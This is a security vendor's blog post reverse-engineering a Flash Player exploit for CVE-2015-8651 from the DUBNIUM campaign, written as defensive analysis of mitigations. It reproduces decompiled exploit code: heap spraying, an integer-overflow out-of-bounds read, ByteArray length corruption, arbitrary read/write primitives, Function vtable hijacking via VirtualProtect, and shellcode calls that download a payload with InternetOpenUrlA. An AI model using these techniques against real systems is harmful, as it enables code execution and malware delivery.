Reverse-engineering DUBNIUM's Flash-targeting exploit

TN blogs.technet.microsoft.com/mmpc/2016/06/20/reverse-engineering-dubniums-flash-targeting-exploit/

June 20, 2016

The DUBNIUM campaign in December involved one exploit in-the-wild that affected Adobe Flash Player. In this blog, we're going to examine the technical details of the exploit that targeted vulnerability CVE-2015-8651. For more details on this vulnerability, see Adobe Security Bulletin APSB16-01 .

Note that Microsoft Edge on Windows 10 was protected from this attack due to the mitigations introduced into the browser.

Vulnerability exploitation

Adobe Flash Player version checks


The nature of the vulnerability is an integer overflow, and the exploit code has quite extensive subroutines in it. It tries to cover versions of the player from 11.x to the most recent version at the time of the campaign, 20.0.0.235.

The earliest version of Adobe Flash Player 11.x was released in October 2011 (11.0.1.152) and the last version of Adobe Flash Player 10.x was released in June 2013 (10.3.183.90). This doesn't necessarily mean the exploit existed from 2011 or 2013, but it again demonstrates the broad target the exploit tries to cover.

```
94              if (_local_1 >= getCompareValue([11, 0, 0, 0]))
                {
96                  if ((((_local_1 <= getCompareValue([11, 7, 700, 242]))) || ((((_local_1 >=
getCompareValue([11, 8, 800, 94]))) && ((_local_1 <= getCompareValue([11, 9, 900, 117])))))))
                    {
98                      if (isDbg)
                        {
100                         return;
101                     };
102                     while (true)
                        {
104                         if (aedckdies()) break;
105                     };
106                 }
```

Figure 1 Version check for oldest Flash Player the exploit targets

Mainly we focused our analysis upon the function named *qeiofdsa*, as the routine covers any Adobe Flash player version since 19.0.0.185 (released on September 21, 2015).



```
149                 if (_local_1 < getCompareValue([19, 0, 0, 185]))
                    {
151                     isMitisSE = 1;
152                     while (true)
                        {
154                         if (pdfsajoe()) break;
155                     };
156                 }
157                 else
                    {
159                     isMitisSE9 = 1;
160                     while (true)
                        {
162                         if (qeiofdsa()) break;
163                     };
164                 };
```

Figure 2 Version check for latest Flash Player the exploit supports

Why is this version of Flash Player so important? Because that is the release which had the latest *Vector* length corruption hardening applied at the time of the incident. The original *Vector* length hardening came with 18.0.0.209 and it is well explained in the Security @ Adobe blog https://blogs.adobe.com/security/2015/12/community-collaboration-enhances-flash.html.

The *Vector* object from Adobe Flash Player can be used as a corruption target to acquire read or write (RW) primitives.

This object has a very simple object structure and predictable allocation patterns without any sanity checks on the objects. This made this object a very popular target for exploitation for recent years. There were a few more bypasses found after that hardening, and 19.0.0.185 had another bypass hardening. The exploit uses a new exploitation method (*ByteArray* length corruption) since this new version of Adobe Flash Player.

Note, however, that with new mitigation from Adobe released after this incident, the *ByteArray* length corruption method no longer works.

To better understand the impact of the mitigations on attacker patterns, we compared exploit code line counts for the *pdfsajoe* routine, which exploits Adobe Flash Player versions earlier than 19.0.0.185, to the *qeiofdsa* routine, which exploits versions after 19.0.0.185. We learned that *pdfsajoe* has 139 lines of code versus *qeiofdsa* with 5,021.

While there is really no absolute way to measure the impact and line code alone is not a standard measurement, we know that in order to target the newer versions of Adobe Flash Player, the attacker would have to write 36 more times the lines of code.

Subroutine name	***pdfsajoe***	***qeiofdsa***
Vulnerable Flash Player version	Below 19.0.0.185	19.0.0.185 and up
Mitigations	No latest Vector mitigations	Latest Vector mitigations applied
Lines of attack code	139 lines	5,021 lines
Ratio	1	36

Table 1 Before and after Vector mitigation

This tells us a lot about the importance of mitigation and the increasing cost of exploit code development. Mitigation in itself doesn't fix existing vulnerabilities, but it is definitely raising the bar for exploits.

Heap spraying and vulnerability triggering

The exploit heavily relies on heap spraying. Among heap spraying of various objects, the code from Figure 3 shows the code where the *ByteArray* objects are sprayed. This *ByteArray* has length of 0x10. These sprayed objects are corruption targets.

```
_local_10 = 0x00;
while (_local_10 < 0x040000)
{
    bc[_local_10] = new ByteArray();
    bc[_local_10].length = 0x10;
    bc[_local_10].writeUnsignedInt(_local_10);
    _local_10++;
};
```

Figure 3 Heap-spraying code

The vulnerability lies in the implementation of fast memory opcodes. More detailed information on the usage of fast memory opcodes are available in the *Faster byte array operations with ASC2* article at the Adobe Developer Center.

After setting up application domain memory, the code can use *avm2.intrinsics.memory*. The package provides various methods including *li32* and *si32* instructions. The *li32* can be used to load 32bit integer values from fast memory and *si32* can be used to store 32bit integer values to fast memory. These functions are used as methods, but in the AVM2 bytecode level, they are opcode themselves.

```
fastMem = new ByteArray();
fastMem.length = 0x0FFFE0;
fastMem.writeUTFBytes("m3mory");
fastMem.writeUTFBytes(count.toString(0x10));
fastMem.position = (fastMem.length - 0x04);
fastMem.writeInt(0xCEFAADDE);
ApplicationDomain.currentDomain.domainMemory = fastMem;
```

Figure 4 Setting up application domain memory

Due to the way these instructions are implemented, the out-of-bounds access vulnerability happens (Figure 5). The key to this vulnerability is the second *li32* statement just after first *li32* one in each IF statement. For example, from the *li32((_local_4+0x7FEDFFD8))* statement, the *_local_4+0x7FEDFFD8* value ends up as 4 after integer overflow. From the just-in-time (JIT) level, the range check is only generated for this *li32* statement, skipping the range check JIT code for the first *li32* statement.




Figure 5 Out-of-bounds access code using li32 instructions

We compared the bytecode level AVM2 instructions with the low-level x86 JIT instructions. Figure 6 shows the comparisons and our findings. Basically two *li32* accesses are made and the JIT compiler optimizes length check for both *li32* instructions and generates only one length check. The problem is that integer overflow happens and the length check code becomes faulty and allows bypasses of *ByteArray* length restrictions. This directly ends with out-of-bounds RW access of the process memory. Historically, fast memory implementation suffered range check vulnerabilities (CVE-2013-5330, CVE-2014-0497). The Virus Bulletin 2014 paper by Chun Feng and Elia Florio, *Ubiquitous Flash, ubiquitous exploits, ubiquitous mitigation (PDF download)*, provides more details on other old but similar vulnerabilities.




Figure 6 Length check confusion

Using this out-of-bounds vulnerability, the exploit tries to locate heap-sprayed objects.

These are the last part of memory sweeping code. We counted 95 IF/ELSE statements that sweep through memory range from *ba*+0x121028 to *ba*+0x17F028 (where *ba* is the base address of fast memory), which is 0x5E000 (385,024) byte size. Therefore, these memory ranges are very critical for this exploit's successful run.

```
_local_4 = 0x8017E02C;
if (((((!(((signatureValue = li32((_local_4 + 0x7FFFFFFC)) /*FlasCC (Alchemy)*/ ) == 0x72)))) ||
{
};
if (signatureValue == 0x10)
{
    _local_5 = 0x07E048;
}
else
{
    _local_4 = 0x8017F02C;
    if (((((!(((signatureValue = li32((_local_4 + 0x7FFFFFFC)) /*FlasCC (Alchemy)*/ ) == 0x72))))
    {
    };
    if (signatureValue == 0x10)
    {
        _local_5 = 0x07F048;
    };
```

Figure 7 End of memory sweeping code

Figure 8 shows a crash point where the heap spraying fails. The exploit heavily relies on a specific heap layout for successful exploitation, and the need for heap spraying is one element that makes this exploit unreliable.

```
eax=000fffdc ebx=8012002c ecx=ffff0300 edx=6dbb28b4 esi=8e7c004c edi=7ffffffc
eip=0a2a6df8 esp=05929bd8 ebp=05929ce0 iopl=0         nv up ei ng nz na po nc
cs=0023  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00210282
0a2a6df8 8b3c3e          mov     edi,dword ptr [esi+edi] ds:002b:0e7c0048=????????
```

Figure 8 Out-of-bounds memory access

This exploit uses a corrupt *ByteArray.length* field and uses it as RW primitives (Figure 9).




Figure 9 Instruction si32 is used to corrupt ByteArray.length field

After *ByteArray.length* corruption, it needs to determine which *ByteArray* is corrupt out of the sprayed *ByteArrays* (Figure 10).




Figure 10 Determining corrupt ByteArray

RW primitives

The following shows various RW primitives that this exploit code provides. Basically these extensive lists of methods provide functions to support different application and operating system flavors.

Figure 11 RW primitives

For example, the *read32x86* method can be used to read an arbitrary process's memory address on x86 platform. The *cbIndex* variable is the index into the bc array which is an array of the *ByteArray* type. The *bc[cbIndex]* is the specific *ByteArray* that is corrupted through the fast memory vulnerability. After setting virtual address as position member, it uses the *readUnsignedInt* method to read the memory value.

```
private function read32x86(destAddr:int, modeAbs:Boolean):uint
{
    var _local_3:int;
    if (((isMitisSE) || (isMitisSE9)))
    {
        bc[cbIndex].position = destAddr;
        bc[cbIndex].endian = "littleEndian";
        return (bc[cbIndex].readUnsignedInt());
    };
```

Figure 12 Read primitive

The same principle applies to the *write32x86* method. It uses the *writeUnsignedInt* method to write to arbitrary memory location.

```
6772        private function write32x86(destAddr:int, value:uint, modeAbs:Boolean=true):Boolean
            {
6774            if (((isMitisSE) || (isMitisSE9)))
                {
6776                bc[cbIndex].position = destAddr;
6777                bc[cbIndex].endian = "littleEndian";
6778                return (bc[cbIndex].writeUnsignedInt(value));
6779            };
```

Figure 13 Write primitive

Above these, the exploit can perform a slightly complex operation like reading multiple bytes using the *readBytes* method.

```
6709        private function readBytesx86(destAddr:uint, nRead:uint, modeAbs:Boolean):ByteArray
            {
6711            var _local_4:ByteArray = new ByteArray();
6712            var _local_5:uint = read32(rwableBAPoiAddr);
6713            write32(rwableBAPoiAddr, destAddr);
6714            var _local_6:uint;
6715            if (nRead > 0x1000)
                {
6717                _local_6 = read32((rwableBAPoiAddr + 8));
6718                write32((rwableBAPoiAddr + 8), nRead);
6719            };
6720            rwableBA.position = 0;
6721            try
                {
6723                rwableBA.readBytes(_local_4, 0, nRead);
6724            }
```

Figure 14 Byte reading primitive

Function object virtual function table corruption

Just after acquiring the process's memory RW ability, the exploit tries to get access to code execution. This exploit uses a very specific method of corrupting a *Function* object and using the *apply* and *call* methods of the object to

achieve shellcode execution. This method is similar to the exploit method that was disclosed during the Hacking Team leak. Figure 15 shows how the *Function* object's virtual function table pointer (vptr) is acquired through a leaked object address, and low-level object offset calculations are performed. The offsets used here are relevant to the Adobe Flash Player's internal data structure and how they are linked together in the memory.




Figure 15 Resolving Function object vptr address

This leaked virtual function table pointer is later overwritten with a fake virtual function table's address. The fake virtual function table itself is cloned from the original one and the only pointer to *apply* method is replaced with the *VirtualProtect* API. Later, when the *apply* method is called upon the dummy function object, it will actually call the *VirtualProtect* API with supplied arguments – not the original empty call body. The supplied arguments are pointing to the memory area that is used for temporary shellcode storage. The area is made read/write/executable (RWX) through this method.




Figure 16 Call VirtualProtect through apply method

Once the RWX memory area is reserved, the exploit uses the *call* method of the *Function* object to perform further code execution. It doesn't use the *apply* method because it no longer needs to pass any arguments. Calling the *call* method is also simpler (Figure 17).

Figure 17 Shellcode execution through call method

This shellcode-running routine is highly modularized and you can actually use API names and arguments to be passed to the shellcode-running utility function. This makes shellcode building and running very extensible. Again, this method has close similarity with the code found with the Adobe Flash exploit leaked during the Hacking Team information leak in July 2015.

```
_local_5 = _se.callerEx("WinINet!InternetOpenA", new <Object>["stilife", 1, 0, 0, 0]);
if (!_local_5)
{
    return (false);
};
_local_18 = _se.callerEx("WinINet!InternetOpenUrlA", new <Object>[_local_5, _se.BAToStr(_se.h2b(_se.urlID)), 0, 0
0x80000000, 0]);
if (!_local_18)
{
    _se.callerEx("WinINet!InternetCloseHandle", new <Object>[_local_5]);
    return (false);
};
```

Figure 18 Part of shellcode call routines

Note that the exploit's method of using the corrupted *Function* object virtual table doesn't work on Microsoft Edge anymore as it has additional mitigation against these kinds of attacks.

ROP-less shellcode

With this exploit, shellcode is not just contiguous memory area, but various shellcodes are called through separate *call* methods. As you can see from this exploit, we are observing more exploits operate without return-oriented programming (ROP) chains. We can track these calls by putting a breakpoint on the native code that performs the ActionScript *call* method. For example, the disassembly in Figure 19 shows the code that calls the *InternetOpenUrlA* API call.




Figure 19 InternetOpenUrlA 1st download

This call only retrieves some portion of a portable executable (PE) file's header, but not the whole file. It will do another run of the *InternetOpenUrlA* API call to retrieve the remaining body of the payload. This is most likely a trick to confuse

analysts who will look for a single download session for payloads.

